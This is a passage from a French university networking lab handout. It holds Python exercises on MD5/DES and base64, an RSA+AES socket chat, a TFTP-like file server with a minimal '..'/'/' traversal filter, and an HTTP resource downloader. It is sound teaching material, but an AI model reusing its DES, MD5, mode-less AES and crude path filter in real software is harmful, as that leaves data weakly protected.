3     # placez le resultat dans la variable msgmd5 (utilisez la méthode hexdigest)
4
5     print(msgmd5)
6     # A FAIRE 2: encodez le message avec base64 et placez le dans msgenc
7
8     print(msgenc)
9     # A FAIRE 3: calculer le padding
10    # ajouter des b'=' à la fin de msgenc pour avoir une taille multiple de 8
11    #print(len(msgenc), (8%len(msgenc)))
12
13    print(msgenc)
14    #print(len(msgenc), (8%len(msgenc)))
15    # A FAIRE 4: chiffrez msgenc avec DES
16    # utilisez la valeur key comme cle
17    # placez le résultat dans msgencry
18
19    print(msgencry)
20
21    return msgmd5.encode()+b"\r\n"+msgencry

```

Question 2

Complétez la procédure de déchiffrement et de vérification de hachage selon les instructions dans les commentaires A Faire 1 et 2.

```

1 def procedureDechiffrement(contenu,key):
2
3     msgmd5,msgencry=contenu.split(b"\r\n")
4
5
6     # A FAIRE 1: dechifrez et decoder msgencry
7     # placez le resultat dans messageclaire
8
9     print(messageclaire)
10
11
12    # A FAIRE 2: verifier que msgmd5 est egale au hashage md5 de messageclaire
13    # si les deux valeurs sont differents retourner None
14
15
16    return messageclaire

```

9. Exercice : Communication Client-Serveur

Le code Client et Serveur suivants utilisent RSA,AES et Base64 pour chiffrer les messages échangés.

```

1 import socket
2 from Crypto.PublicKey import RSA
3 from Crypto.Cipher import PKCS1_OAEP
4 from Crypto.Cipher import AES
5 import base64
6 import time
7 import os
8 # cree une cle de 128 bits (16 octets)
9 cle_AES=os.urandom(16)
10
11
12 SocketClient = socket.socket()
13 port = 9500
14 SocketClient.connect(("127.0.0.1", port))
15
16 Cle_publique=b""
17 while True:
18     recu=SocketClient.recv(1024)
19     Cle_publique+=recu
20     if b'-----END PUBLIC KEY-----' in Cle_publique:
21         break
22
23 clepublique = RSA.importKey(Cle_publique)
24 # cree un objet a partir de la cle permettant de chiffrer avec RSA
25 objet_cle_rsa_publique = PKCS1_OAEP.new(clepublique)
26
27
28 # chffre la cle AES avec la cle RSA
29
30 cle_AES_chiffre=objet_cle_rsa_publique.encrypt(cle_AES)
31
32 # (A FAIRE 1) envoyez la cle chiffrée (cle_AES_chiffre) au serveur
33 # Utilisez la methode send de SocketClient
34
35
36 # met le programme en attente pour 5 secondes
37 time.sleep(5)
38
39 # cree l'objet de chiffrement AES
40 objet_de_chiffrement=AES.new(cle_AES)
41
42
43 while True:
44
45
46     MessageATransmettre=input().encode()
47     # (A FAIRE 2) Encodage de la chaîne de caractères lue (MessageATransmettre)
48     # avec base64, mettez le résultat dans Message_Encode
49
50
51     # ajoute les octets b'=' à la fin pour que la taille soit
52     # multiple de 16
53     Message_Encode=Message_Encode+(16-(len(Message_Encode)%16))*b'='

```

```

54 # chiffre le contenu saisi par clavier avec la cle AES
55 SocketClient.send(objet_de_chiffrement.encrypt(Message_Encode))
56 if(MessageATransmettre==b"Fin"):
57     break
58     print( "Deconnexion de :",addrclient)
59 ConnexionAUnClient.close()
60

```

Listing 1. Code client

```

1 import socket
2 import _thread as thread
3 from Crypto.PublicKey import RSA
4 from Crypto.Cipher import PKCS1_OAEP
5 from Crypto.Cipher import AES
6 import base64
7
8 def Traiter_Connexion(connexion_avec_client,adresse_client):
9     global objet_cle_rsa_prive,contenu_clepublique
10
11     print ("Connexion de la machine = ", adresse_client)
12     connexion_avec_client.send(contenu_clepublique)
13
14     # recoit la cle AES genere par le client chiffre
15     # avec la cle publique
16     cle_AES_chiffre=connexion_avec_client.recv(1024)
17     # (A FAIRE 1) Dechiffrez la cle AES (cle_AES_chiffre) avec la cle prive sur
serveur
18     # Utilisez la methode decrypt de objet_cle_rsa_prive
19     # Mettez le resultat dans la variable cle_AES
20
21
22     # cree l'objet de dechiffrement AES
23     objet_de_dechiffrement=AES.new(cle_AES)
24     try:
25         while True:
26             Message_Chiffre=connexion_avec_client.recv(1024)
27             # (A FAIRE 2) Dechiffrez le message reçu (Message_Chiffre) avec la cle
AES
28             # Utilisez la methode decrypt de objet_de_dechiffrement
29             # Mettez le resultat dans la variable Message_Decode
30
31
32             # (A FAIRE 3) Decodez le resultat avec base64 (Message_Decode produit
par l'instruction precedente)
33             # Utilisez la methode b64decode de base64
34             # Mettez le resultat dans la variable MessageRec
35
36
37             if MessageRec==b"Fin":
38                 break
39
40
41             print("Client" ,adresse_client," a dit :",MessageRec.decode())
42     except:
43         print("Deconnexion")
44         print("Deconnexion de :",adresse_client)
45     try:
46         connexion_avec_client.close()
47     except:

```

```

48     pass
49
50 SocketServeur = socket.socket()
51 host = socket.gethostname()
52 port = 9500
53 SocketServeur.bind(("127.0.0.1", port))
54
55 SocketServeur.listen(5)
56
57 contenu_clepublique = open("fichier_cle_publique.pem", "rb").read()
58
59 contenu_cleprive = RSA.importKey(open("fichier_cle_prive.pem", "rb").read())
60 # cree un objet a partir de la cle permettant de chiffrer avec RSA
61 objet_cle_rsa_prive = PKCS1_OAEP.new(contenu_cleprive)
62 print("Lancement serveur")
63 while True:
64     ConnexionAUnClient, addrclient = SocketServeur.accept()
65     thread.start_new_thread(Traiter_Connexion, (ConnexionAUnClient, addrclient))
66

```

Listing 1. Code serveur

- La différence entre ce programme est celui vu dans la fin de la partie précédente, c'est que le client initialement génère et transmet une clé AES au serveur (celle-ci est chiffrée avant la transmission avec la clé publique du serveur). Par la suite, au lieu de chiffrer chaque message avec la clé publique du serveur, les messages sont encodés avec Base64 en premier temps et puis chiffrés avec la clé AES.
- Le serveur à son tour reçoit la clé et crée un objet de déchiffrement AES. Par la suite, chaque message reçu par le client est déchiffré par AES et puis décodé avec Base 64.

Question

Complétez le code Serveur (A FAIRE 1, 2 et 3) ainsi que le client (A FAIRE 1 et 2) pour que la communication fonctionne.


Devoirs TP

XII

1. Remise du travail

⚠ Attention

- Ce devoir a pour objectif de tester les connaissances acquises lors du TP Réseaux Avancés.
- Ce devoir peut se faire jusqu'à deux par groupe.
- *Date limite de remise* : une semaine après les examens.
- *Toute tentative de copiage d'une solution sera récompensée avec un 0 pour la note attribuée à la partie plagi (ci-ci s'applique pour toutes les étudiants impliqués).*
- Chaque groupe d'étudiants a le choix entre les deux exercices (un seul exercice à faire au choix).
- Les groupes qui effectuent les deux exercices auront +1pts dans la note TP totale si les deux solutions sont justes.
- L'implémentation de la solution avec n'importe quel langage de programmation est permise.



2. Exercice : Client TFTP-Like

Soit le code python du serveur du protocole TFTP-Like suivant :

```
1 # -*- coding: cp1252 (cp: codepunk) -*-
2 import socket
3 import os
4 import re
5 SocketServeur = socket.socket ()
6 port = 9500
```

```

7 Chemin_racine=os.getcwd().split("\\")[ -1]
8
9 # Ecoute de connexion sur toutes les interfaces (0.0.0.0)
10 SocketServeur.bind(("0.0.0.0", port))
11
12 print("Lancement serveur")
13 SocketServeur.listen(10)
14 while True:
15     # Attente d'une connexion (accept)
16     ConnexionAUnClient, addrclient = SocketServeur.accept()
17
18
19     print( "Connexion de la machine = ", addrclient)
20     while True:
21         # Format des commandes transmis par le client : "Type_Commande:NomFichier"
22         # Type_Commande == 3 changer le repertoire courant (Change Working
23         Dirrectory)
24         # Type_Commande == 2 demander la liste des fichiers dans le repertoire
25         courant
26         # Type_Commande == 1 ( par exemple si la commande recue == "1:File.png"
27         signifie telecharger "File.png" )
28         # Type_Commande == 0 Si la commande commence par "0:" ce la signifie que
29         le client souhaite deconnecter
30         # par exemple "0:", "0:CYA" et "0:leaving" signifient deconnexion
31         try:
32             Commande=ConnexionAUnClient.recv(1024)
33             # decouper la commande par le caractere ":"
34             Arguments=Commande.decode("utf-8").split(":")
35             # le premier argument represente le type de la commande
36             Taille_commande=int(Arguments[0])
37             Nom_Fichier=Arguments[1]
38             if(Taille_commande==0):# commande de deconnexion
39                 ConnexionAUnClient.send(b"200 k, bye")
40                 # L'envoi d'une sequence "--\r\n\r\n" delimite la fin d'une
41                 reponse
42                 ConnexionAUnClient.send(b"--\r\n\r\n")
43                 # Sortir de la boucle de traitement while
44                 break
45             elif(Taille_commande==1):# commande de telechargement de
46             fichier
47                 # Nom_Fichier ne doit pas contenir ".." ou / (tentative de
48                 parcourir les repertoires )
49                 if( ".." in Nom_Fichier or "/" in Nom_Fichier ):
50                     ConnexionAUnClient.send(b"501 DIRECTORY TRAVERSAL DENIED")
51                     ConnexionAUnClient.send(b"--\r\n\r\n")
52                     continue # Esquiver le reste des instructions
53                 try:
54                     # Lire le fichier designé par la commande utilisateur
55                     Fichier_Upload=open(Nom_Fichier,"rb")
56                     for octets in Fichier_Upload:
57                         # Transmettre chaque sequence d'octets lu vers le
58                         client
59                         ConnexionAUnClient.send(octets)
60                     # Fermer le fichier lu
61                     Fichier_Upload.close()
62                     ConnexionAUnClient.send(b"--\r\n\r\n")
63                 except:
64                     ConnexionAUnClient.send(b"500 Fichier introuvable")
65                     ConnexionAUnClient.send(b"--\r\n\r\n")
66             elif(Taille_commande==2):

```

```

59         # os.listdir(".") revoie la liste des fichier / repertoires dans
le repertoire courant (comme ls et dir)
60         Liste_Des_Fichiers=os.listdir(".")
61         ConnexionAUnClient.send("\n".join(Liste_Des_Fichiers).encode("utf-
8"))
62         ConnexionAUnClient.send(b"--\r\n\r\n")
63         elif(Taille_commande==3):
64             try:
65                 os.chdir(Nom_Fichier)
66                 if( Chemin_racine in os.listdir(".") ):
67                     os.chdir(Chemin_racine)
68                     ConnexionAUnClient.send(b"501 Nope (srsly!)")
69             else:
70                 ConnexionAUnClient.send(("200 OK "+Nom_Fichier).encode(
"utf-8"))
71             except:
72                 ConnexionAUnClient.send(("404 Le repertoire "+Nom_Fichier+"
est introuvable").encode("utf-8"))
73                 ConnexionAUnClient.send(b"--\r\n\r\n")
74         except:
75             try:
76                 # Fermeture de la connexion avec le client
77                 ConnexionAUnClient.close()
78             except:
79                 pass
80             break
81     print ("Deconnexion de :",addrclient)
82
83
84 SocketServeur.close()
85

```

Question 1

Écrivez le code d'un client permettant la lecture / envoi de commande TFTP_Like et la récupération du résultat. Le programme client doit gérer l'occurrence des erreurs avec la clause *try - except* ainsi que permettre l'exécution des quatre commandes.

Indice :

Voir l'exemple suivant pour le format des commande et réponse de TFTPLike :

```

Python 2.7.9 Shell
File Edit Shell Debug Options Windows Help
Type "copyright", "credits" or "license()" i
>>> ===== RESTART
>>>
2:
code.py
Help-20181222T115202Z-001.zip
Licences Informatiques.rar
PyQt5-5.5-gpl-Py3.4-Qt5.5.0-x64.exe
Rep
TFTP_LIKEpy2.py
TFTP_LIKEpy3.py
wordnet.zip
wrar561fr.exe
--

3:Rep
200 OK Rep
--

1:run.py
import os

import _future_
print ( "Hello",os.environ["USERNAME"])
--

0:babay
200 k, bye
--

Exiting
>>>

```

Question 2

Changez le code du serveur afin de le rendre capable de traiter les requêtes de plusieurs clients simultanément (voir le premier TP sur le multi-threading).

3. Exercice : Aspirateur de pages HTTP

Afin de télécharger le contenu d'une page, le navigateur télécharge toutes les ressources référencées par la page (fichiers *javascript*, *png*, *xls*, *css* etc) et les regroupe dans un répertoire pour pouvoir les référencer localement. Le code python 3 suivant permet de télécharger une ressource *story.shtml* du serveur *www.eurosport.com*:

```

1 import http.client # bibliotheque HTTP
2 # Nom domaine du site (l'adresse IP du site fonctionnera identiquement)
3 site="www.eurosport.com"
4 # URL absolu de la ressource a obtenir
5 URL="https://www.eurosport.com/football/van-dijk-dismisses-talk-of-title-despite-
  reds-leading-the-way_sto7062094/story.shtml"
6 # Intialisation d'une connexion HTTP
7 ConnexionHTTP = None
8

```

```

9 if URL.startswith("https:"):
10     # si l'URL est un URL HTTPS, on utilise une connexion HTTPS (HTTP<u>S<
    /u>Connection)
11     ConnexionHTTP=http.client.HTTPSConnection(site)
12 else:
13     # sinon, on utilise une connexion HTTP (HTTPConnection)
14     ConnexionHTTP=http.client.HTTPConnection(site)
15 # Envoie d'une requete GET
16 ConnexionHTTP.request("GET", URL)
17 # Obtention de la ressource
18 Reponse = ConnexionHTTP.getresponse()
19
20 Content_Length=Reponse.length
21 print ("Taille reponse = ",Content_Length)
22
23 # Ouvrir un fichier en mode d'ecriture index.html en octets
24 Fichier_Pour_enregistrer_le_resultat=open("index.html","wb")
25
26 # Lecture du contenu de la ressource
27 Partie_recu=Reponse.read(1024).decode("unicode_escape")
28
29 # len(Partie_recu) == nombre de caracteres dans Partie_recu
30 # Tanque le nombre de cracateres recus est different de 0
31 while len(Partie_recu) !=0:
32     # Ecrire la partie recuperée sur le fichier "index.html"
33     # encode() converti une suite de caractères en une suite d'octets
34     Fichier_Pour_enregistrer_le_resultat.write(Partie_recu.encode())
35
36     # Continue de recevoir les données transmises par le serveur http
37     # decode("unicode_escape") converti une suite d'octets en caractères ASCII
38     # decode("utf") pour convertir une suite d'octets en caractères UTF-8
39     Partie_recu=Reponse.read(1024).decode("unicode_escape")
40     # Afficher la partie recuperée
41     print(Partie_recu,)
42
43 # Alternativement Reponse.read() peut être utilisé directement (au lieu de
    recevoir la réponse dans des morceaux de 1024 octets) pour recevoir la ressource
    complete
44 # Mais la concaténation de toute une ressource dans une seule séquence ralentit
    l'exécution du programme
45
46 # Cloturer le fichier
47 Fichier_Pour_enregistrer_le_resultat.close()
48

```

Afin de rechercher les références des ressources d'une page, les expressions régulières doivent être utilisées comme suite :

```

1 # code python3
2 import re # Regular Expression (expression reguliere)
3 # Ouvrir le fichier contenant la page index.html
4 fichier=open("index.html","rb")
5 contenu_fichier=""
6 # Lecture du contenu du fichier
7 for ligne in fichier:
8     contenu_fichier+=ligne.decode("unicode_escape")
9 fichier.close()
10 # rechercher toutes les occurrences dans le texte de la forme "[^"]+\.(css|"[^"]+\.
    js|"[^"]+\.(png" (une chaîne de caractères se terminant par un .js entourée par ")
11 # '.' (point) == importe quel caractère ('\.' référence le caractère point)

```

```

12 # | == OU logique (exemple "["^"]+\.css|"[^"]+\.js|"[^"]+\.png" signifie "["^"]
    +\.css" OU "["^"]+\.js|" OU "["^"]+\.png"
13 # ["^"] == tous caractères sauf '"'
14 # ["^"]+ == suite de caractères ne contenant pas le caractère '"'
15 matches=re.findall('["^"]+\.css|"["^"]+\.js|"["^"]+\.png', contenu_fichier, re.M)
    # re.M == recherche Multilignes
16 for resultat in matches:
17     print (resultat)

```

L'exécution de la recherche avec expression régulière (programme précédant) sur le fichier *index.html* (qu'on a téléchargé par le 1er programme HTTP) donne le résultat suivant (liste des URLs des ressources) :

```

Python 3.4.0 (v3.4.0:04f714765c13, Mar 16 2014, 19:25:23) [MSC v.1600 64 bit (AMD64)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>>
"https://layout.eurosport.com/c/v8_5/global.css"
"https://layout.eurosport.com/c/v8_5/watchbar.css"
"https://layout.eurosport.com/c/v8_5/feed_on_air_v2.css"
"https://layout.eurosport.com/c/v8_5/storyfull_bis.css"
"https://layout.eurosport.com/i/v8/logo/logo-esp-google-rss-wen.png"
"https://layout.eurosport.com/i/v8/favicon/wen/apple-icon-57x57.png"
"https://layout.eurosport.com/i/v8/favicon/wen/apple-icon-60x60.png"
"https://layout.eurosport.com/i/v8/favicon/wen/apple-icon-72x72.png"
"https://layout.eurosport.com/i/v8/favicon/wen/apple-icon-76x76.png"
"https://layout.eurosport.com/i/v8/favicon/wen/apple-icon-114x114.png"
"https://layout.eurosport.com/i/v8/favicon/wen/apple-icon-120x120.png"
"https://layout.eurosport.com/i/v8/favicon/wen/apple-icon-144x144.png"
"https://layout.eurosport.com/i/v8/favicon/wen/apple-icon-152x152.png"
"https://layout.eurosport.com/i/v8/favicon/wen/apple-icon-180x180.png"
"https://layout.eurosport.com/i/v8/favicon/wen/apple-icon-192x192.png"
"https://layout.eurosport.com/i/v8/favicon/wen/favicon-16x16.png"
"https://layout.eurosport.com/i/v8/favicon/wen/favicon-32x32.png"
"https://layout.eurosport.com/i/v8/favicon/wen/favicon-36x36.png"
"https://layout.eurosport.com/i/v8/favicon/wen/favicon-48x48.png"
"https://layout.eurosport.com/i/v8/favicon/wen/favicon-72x72.png"
"https://layout.eurosport.com/i/v8/favicon/wen/favicon-96x96.png"
"https://layout.eurosport.com/i/v8/favicon/wen/favicon-144x144.png"
"https://layout.eurosport.com/i/v8/favicon/wen/favicon-192x192.png"
"https://layout.eurosport.com/i/v8/favicon/wen/ms-icon-144x144.png"
"https://layout.eurosport.com/j/v8_5/browser-reject.js"
"https://assets.adobedtm.com/55c42c987178cce094489fba79ae9fa5af72b984/satelliteLib-e3fd545becb77cbb376c77ed33d18dach7157dab.js"
"https://js-sec.indexww.com/ht/p/186403-120271712892857.js"
"https://aka-cdn.adtech.de/dt/common/DAC.js"
"https://layout.eurosport.com/j/v8_5/merged/libs/require.js"
"https://tags.crowdcentrl.net/c/10178/cc_af.js"
>>> |

```

Question

- Écrivez un programme permettant de télécharger toutes les ressources utilisées par une page HTML (fichier *.js*, *.css*, *.xss*, image *.png* et *.jpg*, etc).
- Regroupez toutes les ressources téléchargées dans un sous-répertoire.
- Changez les URLs des ressources dans la page HTML afin d'accéder aux copies téléchargées (sur le disque) au lieu des liens http.
- Voir l'exemple suivant qui montre comment remplacer une chaîne de caractères correspondante à une expression régulière par un autre texte.

```

1 import re # librairie Regular_Expression (expressions reguliere)
2 Texte="La blablablement est importante pour les blablameurs. Apprenez a'
    blamer avec une manette!"
3
4
5 # procedure de remplacement d'une expression reguliere par un texte: re.sub
    (Expression_Reguliere_Du_texte_a_replac%e9, Texte_de_replacement, Texte)

```

```
6 # Expression_Reguliere_Du_texte_a_replac%e9="(bla)+" [bla se repete une ou
  plusieurs fois]
7 # Texte_de_replacement = "program"
8 # Texte="La blablablement est importante pour les blablameurs. Je blame avec
  une manette!"
9
10 # re.sub retourne le texte apres substitution
11
12 Texte_Apres_Replacement=re.sub("(bla)+","program",Texte)
13 print (Texte_Apres_Replacement)
```

Indice :

Utilisez la procédure `os.mkdir("Nom_Sous_Repertoire")` pour créer un répertoire *"Nom_Sous_Repertoire"*.